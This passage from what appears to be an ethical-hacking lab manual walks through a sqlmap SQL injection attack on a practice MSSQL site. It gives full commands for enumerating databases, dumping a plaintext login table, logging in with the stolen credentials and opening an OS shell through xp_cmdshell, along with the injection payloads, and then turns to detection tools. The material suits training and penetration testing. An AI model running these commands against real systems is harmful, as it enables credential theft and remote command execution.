It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:32:09 /2022-04-20/

[06:32:09] [INFO] testing connection to the target URL
[06:32:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:32:10] [WARNING] reflective value(s) found and filtering out
[06:32:10] [INFO] testing if the target URL content is stable
[06:32:10] [INFO] target URL content is stable
[06:32:10] [INFO] testing if GET parameter 'id' is dynamic
[06:32:10] [INFO] GET parameter 'id' appears to be dynamic
[06:32:11] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[06:32:11] [INFO] testing for SQL injection on GET parameter 'id'
[06:32:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:32:12] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="38")
[06:32:12] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y

```

17. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.

```

Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal
File Edit View Search Terminal Help
AR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113)
)+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CH
AR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- JiEi
---
[06:33:12] [INFO] testing Microsoft SQL Server
[06:33:12] [INFO] confirming Microsoft SQL Server
[06:33:13] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 2016 or 10
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:33:13] [INFO] fetching database names
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[06:33:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:33:13] [WARNING] your sqlmap version is outdated

[*] ending @ 06:33:13 /2022-04-20/

```

18. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

19. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter**.

Note: In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

20. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.

```
[root@parrot]~[~/home/attacker]
[root@parrot]~[~/home/attacker]
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --tables
```

21. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.

```

Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --table
File Edit View Search Terminal Help
[06:34:28] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 10 or 2019
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:34:28] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments |
| CustomerLogin |
| Movie_Details |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| User_Login |
| User_Profile |
| tblContact |
+-----+
[06:34:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:34:29] [WARNING] your sqlmap version is outdated
[*] ending @ 06:34:29 /2022-04-20/
[root@parrot]~[/home/attacker]
#
```

22. Now, you need to retrieve the table content of the column **User\_Login**.

23. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User\_Login --dump** and press **Enter** to dump all the **User\_Login** table content.

```

Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope -T User_Login --dump
```

24. sqlmap retrieves the complete **User\_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

25. You will see that under the **password** column, the passwords are shown in plain text form.

```
[06:35:32] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2019 or 10
web application technology: ASP.NET, Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[06:35:32] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[06:35:32] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[06:35:32] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+----+----+----+----+
| Uid | Uname | isAdmin | password |
+----+----+----+----+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+----+----+----+----+
[06:35:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[06:35:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[06:35:33] [WARNING] your sqlmap version is outdated
[*] ending @ 06:35:33 /2022-04-20/
[root@parrot]~[/home/attacker] #
```

26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

The screenshot shows a Mozilla Firefox browser window with the following details:

- Address Bar:** www.moviescope.com/viewprofile.aspx?id=1
- Page Title:** Home - MovieScope - Mozilla Firefox
- Page Content:** The MovieScope website displays a user profile for "sam". The profile includes fields for ID (1), First Name (sam), Last Name (houston), Email (sam@moviescope.com), and Gender (male). Below the form is a line of JavaScript code: "javascript:\_doPostBack('lnkloginstatus','')".
- Right Sidebar:** A "Featured Movie Trailers" section shows a thumbnail for "PARANORMAN" with a play button.
- Header:** The header features the "MOVIESCOPE" logo, a search bar, and navigation links for Home, Features, Trailers, Photos, Blog, and Contacts. An "Admin | Logout" link is also present.
- Bottom Status Bar:** Shows the URL "[sqlmap -u "http://www..."]" and the Firefox icon.

27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

MS Login - MovieScope

Login - MovieScope - Mozilla Firefox

www.moviescope.com/login.aspx

Home Features Trailers Photos Blog Contacts

## Login

Username: john

Password: .....

Login

PROD.NO. SCENE TAKE ROLL DATE PROD.CO. DIRECTOR

Menu Login - MovieScope - M... [sqlmap -u "http://www...]

28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.

MS Home - MovieScope

Home - MovieScope - Mozilla Firefox

www.moviescope.com/viewprofile.aspx?id=2

Home Features Trailers Photos Blog Contacts

**View Profile**

john profile

ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male

Featured Movie Trailers


View all >

PARANORMAL

Menu Home - MovieScope - ... [sqlmap -u "http://www...]

29. Now, switch back to the **Parrot Terminal window**. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell` and press **Enter**.

Note: In this query, **--os-shell** is the prompt for an interactive OS shell.



30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.

```

Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help
Payload: id=1 AND 9501=9501

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

[attacker's Host]
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113)+CHAR(120)+CHAR(107)+CHAR(113)+CHAR(113)+CHAR(1
06)+CHAR(107)+CHAR(77)+CHAR(85)+CHAR(104)+CHAR(98)+CHAR(121)+CHAR(65)+CHAR(76)+CHAR(110)+CHAR(109)+CH
AR(73)+CHAR(68)+CHAR(100)+CHAR(86)+CHAR(79)+CHAR(77)+CHAR(65)+CHAR(66)+CHAR(81)+CHAR(107)+CHAR(75)+CH
AR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113)
+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CH
AR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- JiEi

[06:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:38:38] [INFO] testing if current user is DBA
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[06:38:48] [WARNING] reflective value(s) found and filtering out
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y

```

31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.

32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

```

Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113)+CHAR(120)+CHAR(107)+CHAR(113)+CHAR(113)+CHAR(1
06)+CHAR(107)+CHAR(77)+CHAR(85)+CHAR(104)+CHAR(98)+CHAR(121)+CHAR(65)+CHAR(76)+CHAR(110)+CHAR(109)+CH
AR(73)+CHAR(68)+CHAR(100)+CHAR(86)+CHAR(79)+CHAR(77)+CHAR(65)+CHAR(66)+CHAR(81)+CHAR(107)+CHAR(75)+CH
AR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113)
+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CH
AR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- JiEi

[06:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:38:38] [INFO] testing if current user is DBA
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[06:38:48] [WARNING] reflective value(s) found and filtering out
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[06:39:18] [INFO] xp_cmdshell extended procedure is available
[06:39:18] [INFO] testing if xp_cmdshell extended procedure is usable
[06:39:19] [INFO] xp_cmdshell extended procedure is usable
[06:39:19] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[06:39:19] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y

```

33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.

```

Applications Places System
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help
) +CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CHAR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- JiEi
[06:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
[06:38:38] [INFO] web server operating system: Windows 10 or 2019 or 2016
[06:38:38] [INFO] web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
[06:38:38] [INFO] back-end DBMS: Microsoft SQL Server 2017
[06:38:38] [INFO] testing if current user is DBA
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[06:38:48] [WARNING] reflective value(s) found and filtering out
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[06:39:18] [INFO] xp_cmdshell extended procedure is available
[06:39:18] [INFO] testing if xp_cmdshell extended procedure is usable
[06:39:19] [INFO] xp_cmdshell extended procedure is usable
[06:39:19] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[06:39:19] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
[06:41:44] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[06:41:45] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
command standard output:
[06:41:45] [INFO] connection successfully re-established
[06:41:45] [INFO] executing command 'hostname'
[06:41:45] [INFO] command output:
Server2019
NULL
os-shell>

```

34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
CEHv11 Module 16
Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(122)+CHAR(107)+CHAR(98)+CHAR(113)+CHAR(108)+CHAR(74)+CHAR(111)+CHAR(89)+CHAR(109)+CHAR(112)+CHAR(114)+CHAR(87)+CHAR(76)+CHAR(77)+CHAR(68)+CHAR(82)+CHAR(82)+CHAR(90)+CHAR(80)+CHAR(110)+CHAR(119)+CHAR(74)+CHAR(66)+CHAR(116)+CHAR(106)+CHAR(118)+CHAR(77)+CHAR(105)+CHAR(79)+CHAR(113)+CHAR(77)+CHAR(76)+CHAR(98)+CHAR(107)+CHAR(88)+CHAR(76)+CHAR(121)+CHAR(113)+CHAR(104)+CHAR(76)+CHAR(75)+CHAR(75)+CHAR(108)+CHAR(111)+CHAR(113)+CHAR(118)+CHAR(122)+CHAR(113),NULL-- sjWI
[00:21:15] [INFO] the back-end DBMS is Microsoft SQL Server
[00:21:15] [INFO] back-end DBMS: Microsoft SQL Server 2017
[00:21:16] [INFO] testing if current user is DBA
[00:21:16] [WARNING] reflective value(s) found and filtering out
[00:21:16] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[00:21:25] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[00:22:03] [INFO] xp_cmdshell extended procedure is available
[00:22:04] [INFO] testing if xp_cmdshell extended procedure is usable
[00:22:04] [INFO] xp_cmdshell extended procedure is usable
[00:22:04] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[00:22:04] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
[00:22:04] [INFO] command standard output: 'Server2019'
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y

```

35. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

36. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.

```
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
NULL
Image Name          PID Session Name        Session#  Mem Usage
=====
System Idle Process      0                   0          8 K
System                  4                   0         156 K
Registry                 88                  0       13,544 K
smss.exe                348                  0        1,196 K
csrss.exe               452                  0        5,736 K
wininit.exe              528                  0        6,760 K
csrss.exe               536                  1        5,480 K
winlogon.exe             624                  1       12,952 K
services.exe              664                  0       10,260 K
lsass.exe                676                  0       17,252 K
svchost.exe              784                  0        3,856 K
svchost.exe              804                  0       22,128 K
fontdrvhost.exe          824                  0        3,700 K
fontdrvhost.exe          832                  1        4,980 K
svchost.exe              904                  0       11,756 K
svchost.exe              960                  0       9,756 K
dwm.exe                 1016                 1       49,220 K
svchost.exe              476                  0       13,008 K
svchost.exe              432                  0        6,772 K
svchost.exe              688                  0        9,656 K
svchost.exe              600                  0       11,676 K
svchost.exe              1072                 0       15,800 K
svchost.exe              1180                 0        7,460 K
```

37. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

38. To view the available commands under the OS shell, type **help** and press **Enter**.

```

os-shell> help
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:

For more information on a specific command, type HELP command-name
ASSOC           Displays or modifies file extension associations.
ATTRIB          Displays or changes file attributes.
BREAK           Sets or clears extended CTRL+C checking.
BCDEDIT         Sets properties in boot database to control boot loading.
CACLS           Displays or modifies access control lists (ACLs) of files.
CALL            Calls one batch program from another.
CD               Displays the name of or changes the current directory.
CHCP             Displays or sets the active code page number.
CHDIR            Displays the name of or changes the current directory.
CHKDSK           Checks a disk and displays a status report.
CHKNTFS          Displays or modifies the checking of disk at boot time.
CLS              Clears the screen.
CMD               Starts a new instance of the Windows command interpreter.
COLOR             Sets the default console foreground and background colors.
COMP              Compares the contents of two files or sets of files.
COMPACT           Displays or alters the compression of files on NTFS partitions.
CONVERT           Converts FAT volumes to NTFS. You cannot convert the
                  current drive.
COPY              Copies one or more files to another location.
DATE             Displays or sets the date.
DEL               Deletes one or more files.
DIR                Displays a list of files and subdirectories in a directory.
DISKPART          Displays or configures Disk Partition properties.
DOSKEY            Edits command lines, recalls Windows commands, and

```

39. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.

40. Close all open windows and document all the acquired information.

41. You can also use other SQL injection tools such as **Mole** (<https://sourceforge.net>), **Blisqy** (<https://github.com>), **blind-sql-bitshifting** (<https://github.com>), and **NoSQLMap** (<https://github.com>) to perform SQL injection attacks.

## Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

### Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

### Lab Objectives

- Detect SQL injection vulnerabilities using DSSS
- Detect SQL injection vulnerabilities using OWASP ZAP

### Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

